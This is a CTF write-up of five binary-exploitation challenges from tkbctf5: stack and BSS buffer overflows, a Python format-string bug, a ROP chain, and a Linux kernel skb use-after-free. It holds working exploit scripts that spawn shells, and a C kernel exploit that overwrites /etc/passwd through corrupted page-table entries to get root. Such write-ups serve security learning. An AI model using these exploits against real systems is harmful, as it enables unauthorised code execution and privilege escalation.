tkbctf 5 I participated tkbctf5 with 0xL4ugh.
We got 3rd place with 4161 pts.
I solved 5 pwn challenges + 1 crypto challenge.
In this wu, I'll explain how I solve these pwn challenges.
stack bof Most of the mitigations were enabled.
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
SHSTK: Enabled
IBT: Enabled
Stripped: No
The source code was quite simple. I can earn libc addr and have 8 bytes aaw primitive, also stack bof.
// gcc -Wl,-z,now,-z,relro main.c -o stack-bof
#include <stdio.h>
#include <stdint.h>
int main() {
char buf[8];
uint64_t* dest = 0;
printf("printf: %p\n", printf);
read(0, &dest, 8);
read(0, dest, 8);
gets(buf);
}
__attribute__((constructor)) void setup() {
setvbuf(stdout, NULL, _IONBF, 0);
setvbuf(stdin, NULL, _IONBF, 0);
setvbuf(stderr, NULL, _IONBF, 0);
}
in the docker container, the offset between tls and libc was constant.
I overwrote master canary to bypass canary.
tls_off = -12288
ru(b"printf: ")
leak = int(rl().strip(),0x10)
hl(leak)
libc.address = leak - libc.sym["printf"]
hl(libc.address)
tls = libc.address + tls_off
hl(tls)
#tls = int(input("tls"),0x10)
s(p64(tls+0x28+0x740))
s(p64(0xdeadbeafabad1d00))
pay(
0xdeadbeafabad1d00,
0xdeadbeafabad1d00,
libc.address + 0x00202000+0x800,
libc.address + 0x10f78b,
next(libc.search(b"/bin/sh\x00")),
libc.address + 0x10f78c,
libc.sym["system"]
)
sl(payload)
shell()
pyFSB in python, we can do fsb with (n) for i64, (0&) for function call. simply leak stable addr from stack and calculate libc base (off was constant), then call system("/bin/sh");
ru(b"welcome to fsb service\n")
a=b"(n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n,n)"
sl(a)
leak = r()
#ic(leak)
for i in range(len(leak[1:-3].split(b", "))):
val = int(leak[1:-3].split(b", ")[i])
# print(f"{i}:{hex(val)}")
leak = int(leak[1:-1].split(b", ")[48])
hl(leak)
e.address = leak-(0x7c0ac4fa0020-0x7c0ac4e9b000)
hl(e.address)
libc.address = e.address+(0x722fa4aac000-0x722fa47df000)
#libc.address = int(input("libc> "),0x10)
hl(libc.address)
one_gadget = [0x583ec,0x583f3,0xef4ce,0xef52b]
this_time_one_gadget = libc.address + one_gadget[0]
hl(this_time_one_gadget)
fmt = b"(n,n,n,n,n,n,n,n,n,n,O&)"
fmt = fmt.ljust(40, b"\x00")
#fmt += p64(this_time_one_gadget)
fmt += p64(libc.sym["system"])
fmt += p64(next(libc.search(b"/bin/sh\x00")))
sl(fmt)
shell()
BSS BOF In this challenge, we can earn libc addr, 8 bytes aaw primitive same as STACK BOF challenge.
But in this time, the victim buffer of bof is placed in bss.
// gcc -Wl,-z,now,-z,relro main.c -o bss-bof
#include <stdio.h>
#include <stdint.h>
char buf[8];
int main() {
uint64_t* dest = 0;
printf("printf: %p\n", printf);
read(0, &dest, 8);
read(0, dest, 8);
gets(buf);
}
__attribute__((constructor)) void setup() {
setvbuf(stdout, NULL, _IONBF, 0);
setvbuf(stdin, NULL, _IONBF, 0);
setvbuf(stderr, NULL, _IONBF, 0);
}


First, I overwrote _IO_buf_base, with this, we can write to stdin as buffer in gets(bss) for 0x84 bytes.
Second, I overwrote most of the members of _IO_2_1_stdin_.
_IO_read_ptr-> _IO_2_1_stderr_
_IO_read_end-> _IO_2_1_stderr_
_IO_read_base-> _IO_2_1_stderr_
_IO_write_base-> _IO_2_1_stderr_
_IO_write_ptr-> _IO_2_1_stderr_
_IO_write_end-> _IO_2_1_stderr_
_IO_buf_base-> _IO_2_1_stderr_
_IO_buf_end-> _IO_2_1_stderr_+0xe8
With this, we can overwrite _IO_2_1_stderr_.
Finally do fsop.
ru(b"printf: ")
leak = int(rl().strip(),0x10)
hl(leak)
libc.address = leak - libc.sym["printf"]
hl(libc.address)
s(p64(libc.sym["_IO_2_1_stdin_"]+0x38))
stderr = (libc.sym["_IO_2_1_stderr_"])
s(p64(libc.sym["_IO_2_1_stdin_"]))
system = (libc.sym["system"])
wfile_jumps = (libc.sym["_IO_wfile_jumps"])
file = b""
file+= p64(0xfbad208b)
file+= p64(libc.sym["_IO_2_1_stderr_"]+0xe8)
file+= p64(libc.sym["_IO_2_1_stderr_"]+0xe8)
file+= p64(libc.sym["_IO_2_1_stderr_"])
file+= p64(libc.sym["_IO_2_1_stderr_"])
file+= p64(libc.sym["_IO_2_1_stderr_"])
file+= p64(libc.sym["_IO_2_1_stderr_"])
file+= p64(libc.sym["_IO_2_1_stderr_"])
file+= p64(libc.sym["_IO_2_1_stderr_"]+0xe8)
file+= p64(0)
file+= p64(0)
file+= p64(0)
file+= p64(0)
file+= p64(0)
file+= p64(0)
file+= p64(0xffffffffffffffff)
file+= p64(0)
s(file[:0x84])
input("go")
file = b""
file += b" sh;" # flags
#file = file.ljust(0x8, b"\0")
#file += p64(stderr+0x88) # flags
file = file.ljust(0x20, b"\0")
file += p64(0) # _IO_write_base
file += p64(1) # _IO_write_ptr
file = file.ljust(0x58, b"\0") #
file += p64(system) # _wide_vtable + 0x68 (stderr - 0x10 + 0x68)
file = file.ljust(0x88, b"\0")
file += p64(stderr - 0x10) # _lock
file = file.ljust(0xA0, b"\0")
file += p64(stderr - 0x10) # _wide_data
file = file.ljust(0xC0, b"\0")
file += p64(0) # _mode
file = file.ljust(0xD0, b"\0")
file += p64(stderr - 0x10) # _wide_data._wide_vtable (stderr - 0x10 + 0xe0)
file += p64(wfile_jumps)
sl(file)
shell()


read exact The vulnerability was simple, we can do stack based bof (also canary bypass) with -8.
Hard chaining for shell 😢.
pop_rbp_ret = 0x0040133a
ret = 0x0040133b
sln(-8)
rst()
pay(
0xdeadbeaf, #r13
0xabad1dea, #r14
0x00404800, #rbp
0x004011f4, #get_size
0x0000004047b8, #rbp
0x004012d0, #mov rsp, rbp; pop rbp; ret;
0xdeadbeaf0003,
0xdeadbeaf0004,
0xdeadbeaf0005,
)
s(payload)
canary = 0x0000004047f8
rst()
pay(
b"1\x00\x00\x00\x00\x00\x00",
pop_rbp_ret,
0x000000404900,
0x004011f4,
0x0000004048b0, #rbp
0x004012d0, #mov rsp, rbp; pop rbp; ret;
0xabad1dea0000,
)
s(payload)
rst()
pay(
b"A"*0x7,
pop_rbp_ret,
0x000000404648+0x48,
0x004011f4,
0x00404a00,
0x004011f4,
0x0000004049a8,
0x004012d0, #mov rsp, rbp; pop rbp; ret;
0xdeadbeaf0005,
)
s(payload)
rst()
pay(
b"A"*0x7,
0x12340000,
0x12340000,
0x12340000,
e.got["fgets"]
)
sl(payload)
rst()
pay(
pop_rbp_ret,
0x00404b00-0x90-0x8,
0x004011f4,
0x000000404a60-0x8,
ret,
ret,
ret,
0x004012f0,
)
s(payload[:0x3f])
rst()
pay(
pop_rbp_ret,
0x000000404690,
0x004012a1,
0xdeadbeaf0004,
0xdeadbeaf0005,
0x0,
0x30,
0x000000404690,
)
s(payload[:0x3f])
rst()
pay(
0x00404c00,
0x004011f4,
0x000000404ba8,
0x004012d0, #mov rsp, rbp; pop rbp; ret;
0xdeadbeaf0005,
0xdeadbeaf0006,
)
s(payload)

ru(b"bye! ")
leak = pu64(rl().strip())
hl(leak)
libc.address = leak-(0x7a7556285b30 - 0x00007a7556200000)
hl(libc.address)
rst()
pay(
libc.address + 0x10f78b,
next(libc.search(b"/bin/sh\x00")),
libc.sym["system"]
)
sl(payload)
shell()
Hungry Goats This challenge is what I first try to solve in this CTF. Very beautiful kernel puzzling.
goat_ep_init(&white_ep, "white_goat");
goat_ep_init(&black_ep, "black_goat");
The challenge provides a vulnerable kernel module that creates two paired misc devices: /dev/white_goat and /dev/black_goat.
These act as communication endpoints using sk_buff.
Writing to one endpoint queues a clone on the peer's receive queue, and reading dequeues and frees all pending packets. An ioctl (GOAT_RESEND_PKT) allows cloning the peer's last sent packet, optionally stripping a 16-byte signature.
bug
data = skb_put(skb, len);
skb->data_len += len;
skb->data_len should only track paged/fragment data. skb_put already incremented skb->len to account for the linear data. By also adding len to data_len, the module makes the kernel believe the entire skb payload is paged:
claude opus told me this bug.
skb_headlen = skb->len - skb->data_len = always 0
if (eat_signature) {
if (skb_headlen(skb) >= SIGNATURE_SIZE) {
skb_pull(skb, SIGNATURE_SIZE);
} else {
pskb_pull(skb, SIGNATURE_SIZE);
}
}
skb_clone creates a lightweight copy that shares the underlying data buffer (and skb_shared_info including page fragment references) with the original. To track shared ownership, skb_shared_info.dataref is incremented on each clone.
The key insight is that skb_cloned() only checks the lower 16 bits of dataref:
https://elixir.bootlin.com/linux/v6.17.11/source/include/linux/skbuff.h#L659
#define SKB_DATAREF_MASK ((1 << SKB_DATAREF_SHIFT) - 1)
https://elixir.bootlin.com/linux/v6.17.11/source/include/linux/skbuff.h#L1985
static inline int skb_cloned(const struct sk_buff *skb)
{
return skb->cloned &&
(atomic_read(&skb_shinfo(skb)->dataref) & SKB_DATAREF_MASK) != 1;
}
So, with
if (eat > 0 || skb_cloned(skb)) { // <- false
if (pskb_expand_head(skb, 0, eat > 0 ? eat + 128 : 0,
GFP_ATOMIC))
return NULL;
}
The pull then operates in-place on the shared skb_shared_info:
Copies the 16-byte signature from the page frag into the linear tail area
Fully consumes the frag → calls skb_frag_unrefhttps://elixir.bootlin.com/linux/v6.17.11/source/net/core/skbuff.c#L2896 -> unref -> put_netmem -> put_page
Page refcount drops from 1 to 0 → the signature page is freed
Since pskb_expand_head was skipped, the skb_shared_info is shared between all clones and the white_ep.last_skb. The page frag is now gone from the shared info (nr_frags = 0) —> use-after-free.
if we allocate object larger than order-4 (PAGE_SIZE*(1<<4)), kmalloc allocate object from buddy allocator.
so if we send packet with (PAGE_SIZE*(1<<4))-sizeof(skb_shared_info), uaf will be page-level uaf.
struct sk_buff *skb_clone(struct sk_buff *skb, gfp_t gfp_mask)
{
struct sk_buff_fclones *fclones = container_of(skb,
struct sk_buff_fclones,
skb1);
struct sk_buff *n;
if (skb_orphan_frags(skb, gfp_mask))
return NULL;
if (skb->fclone == SKB_FCLONE_ORIG &&
refcount_read(&fclones->fclone_ref) == 1) {
n = &fclones->skb2;
refcount_set(&fclones->fclone_ref, 2);
n->fclone = SKB_FCLONE_CLONE;
} else {
if (skb_pfmemalloc(skb))
gfp_mask |= __GFP_MEMALLOC;
n = kmem_cache_alloc(net_hotdata.skbuff_cache, gfp_mask);
if (!n)
return NULL;
n->fclone = SKB_FCLONE_UNAVAILABLE;
}
return __skb_clone(n, skb);
}
EXPORT_SYMBOL(skb_clone);
static struct sk_buff *__skb_clone(struct sk_buff *n, struct sk_buff *skb)
{
#define C(x) n->x = skb->x
n->next = n->prev = NULL;
n->sk = NULL;
__copy_skb_header(n, skb);
C(len);
C(data_len);
C(mac_len);
n->hdr_len = skb->nohdr ? skb_headroom(skb) : skb->hdr_len;
n->cloned = 1;
n->nohdr = 0;
n->peeked = 0;
C(pfmemalloc);
C(pp_recycle);
n->destructor = NULL;
C(tail);
C(end);
C(head);
C(head_frag);
C(data);
C(truesize);
refcount_set(&n->users, 1);
atomic_inc(&(skb_shinfo(skb)->dataref)); <- inc premitive
skb->cloned = 1;
return n;
#undef C
}
For now, we have increment primitive in freed page. -> use dirty page flags technique like black hat mea kernel challenge. https://ptr-yudai.hatenablog.com/entry/2025/09/14/180326

---------------------------------------------------------------------------------------------------------------------- registers ----
$rax : 0xffff929b01d1fec0 -> 0x0000000000000000
$rbx : 0xffff929b011c3900 -> 0x0000000000000000
$rcx : 0xffff000000000000
$rdx : 0x0000000000000000
$rsp : 0xffffa2c080117e70 -> 0xffffa2c080117f10 -> 0xffff929b01afe000 -> 0x0000000000000000
$rbp : 0xffff929b02eb5b00 -> 0x0000000000000000
$rsi : 0xffff929b011c3900 -> 0x0000000000000000
$rdi : 0xffff929b02eb5b00 -> 0x0000000000000000
$rip : 0xffffffffad84520f -> 0x01764b802040ff3e
$r8 : 0xffff929b01a80de0 -> 0x00000000000521b6
$r9 : 0x0000000000000000
$r10 : 0x0000000000000000
$r11 : 0x0000000000000000
$r12 : 0x0000000000000000
$r13 : 0xffffffffc0313520 -> 0x0000000000000102
$r14 : 0xffff929b013fa6c0 -> 0x040e001b00000000
$r15 : 0x0000000000000000
$eflags: 0x286 [ident align vx86 resume nested overflow direction INTERRUPT trap SIGN zero adjust PARITY carry] [Ring=0]
$cs: 0x10 $ss: 0x18 $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
-------------------------------------------------------------------------------------------------------------------------- stack ----
$rsp 0xffffa2c080117e70|+0x0000|+000: 0xffffa2c080117f10 -> 0xffff929b01afe000 -> 0x0000000000000000 <- retaddr[1]
0xffffa2c080117e78|+0x0008|+001: 0x0000000001337000
0xffffa2c080117e80|+0x0010|+002: 0xffffffffc03134a0 -> 0x0000000000000103 <- retaddr[3]
0xffffa2c080117e88|+0x0018|+003: 0xffffffffc0400336 -> 0x5774c08548c38948 <- retaddr[4]
0xffffa2c080117e90|+0x0020|+004: 0x0000000001337000
0xffffa2c080117e98|+0x0028|+005: 0xffff929b013fa6c0 -> 0x040e001b00000000 <- $r14
0xffffa2c080117ea0|+0x0030|+006: 0x0000000000000000
0xffffa2c080117ea8|+0x0038|+007: 0x0000000000000004
------------------------------------------------------------------------------------------------------ code: x86:64 (gdb-native) ----
0xffffffffad8451fc 8985c8000000 <NO_SYMBOL> mov DWORD PTR [rbp + 0xc8], eax
0xffffffffad845202 8b83b0000000 <NO_SYMBOL> mov eax, DWORD PTR [rbx + 0xb0]
0xffffffffad845208 480383b8000000 <NO_SYMBOL> add rax, QWORD PTR [rbx + 0xb8]
*-> 0xffffffffad84520f 3eff4020 <NO_SYMBOL> ds inc DWORD PTR [rax + 0x20]
0xffffffffad845213 804b7601 <NO_SYMBOL> or BYTE PTR [rbx + 0x76], 0x1
0xffffffffad845217 4883c408 <NO_SYMBOL> add rsp, 0x8
0xffffffffad84521b 4889e8 <NO_SYMBOL> mov rax, rbp
0xffffffffad84521e 5b <NO_SYMBOL> pop rbx
0xffffffffad84521f 5d <NO_SYMBOL> pop rbp
---------------------------------------------------------------------------------- memory access: $rax+0x20 = 0xffff929b01d1fee0 ----
0xffff929b01d1fee0|+0x0000|+000: 0x8000000007a99025
0xffff929b01d1fee8|+0x0008|+001: 0x0000000000000000
0xffff929b01d1fef0|+0x0010|+002: 0x0000000000000000
0xffff929b01d1fef8|+0x0018|+003: 0x0000000000000000
------------------------------------------------------------------------------------------------------------------------ threads ----
[*Thread Id:1, tid:1] stopped at 0xffffffffad84520f <NO_SYMBOL>, reason: BREAKPOINT
-------------------------------------------------------------------------------------------------------------------------- trace ----
[*#0] 0xffffffffad84520f <NO_SYMBOL>
[ #1] 0xffffa2c080117f10 <NO_SYMBOL>
[ #2] 0x0000000001337000 <NO_SYMBOL>
[ #3] 0xffffffffc03134a0 <NO_SYMBOL>
[ #4] 0xffffffffc0400336 <NO_SYMBOL>
[ #5] 0x0000000001337000 <NO_SYMBOL>
[ #6] 0xffff929b013fa6c0 <NO_SYMBOL>
[ #7] 0x0000000000000000 <NO_SYMBOL>
$rax 0xffff929b01d1fec0|+0x0000|+000: 0x0000000000000000
0xffff929b01d1fec8|+0x0008|+001: 0x0000000000000000
0xffff929b01d1fed0|+0x0010|+002: 0x0000000000000000
0xffff929b01d1fed8|+0x0018|+003: 0x0000000000000000
0xffff929b01d1fee0|+0x0020|+004: 0x8000000007a99025 <- pte
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include "e.h"
#define DEVICE_NAME_1 "/dev/white_goat"
#define DEVICE_NAME_2 "/dev/black_goat"
#define GOAT_RESEND_PKT 0x1337000
#define N_SPRAY 0x80
#define INC_OFF 0xfee0
#define MAX_N_WRITE (PAGE_SZ*(1<<4)-0x140)
char req[MAX_N_WRITE];
int main(void) {
int fd_1 = open(DEVICE_NAME_1,O_RDWR);
int fd_2 = open(DEVICE_NAME_2,O_RDWR);
int fd_3 = open("/etc/passwd", O_RDONLY);
write(fd_1,req,MAX_N_WRITE);
info("fill data_ref&0xffff")
for(int i=2; (i&0xffff)!=0;i++) {
ioctl(fd_2,GOAT_RESEND_PKT,false);
}
info("trig pskb_pull")
ioctl(fd_2, GOAT_RESEND_PKT, true);
info("dirty page flags")
char *ptes[N_SPRAY];
rep(i, N_SPRAY) {
ptes[i] = mmap(PTI_TO_VIRT(0x1,0x0,i,((INC_OFF)%0x1000)/8,0), PAGE_SZ, PROT_READ, MAP_PRIVATE| MAP_FIXED,fd_3,0);
info("[spray %x/%x]: %p",i,N_SPRAY,ptes[i]);
char tmp = *(ptes[i]);
}

info("dbg")
getchar();
ioctl(fd_2,GOAT_RESEND_PKT,false);
ioctl(fd_2,GOAT_RESEND_PKT,false);
int fd_4 = open("/tmp/114514",O_RDWR|O_CREAT,0666);
write(fd_4, "root::0:0:root:/root:/bin/sh\n", 29);
rep(i,N_SPRAY) {
ssize_t s;
lseek(fd_4, 0, SEEK_SET);
s = read(fd_4, ptes[i], 29);
if (s > 0) break;
lseek(fd_4, 0, SEEK_SET);
read(fd_4, ptes[i]+0x800, 29);
if (s > 0) break;
}
system("su - ");
}
Last modified: 21 April 2026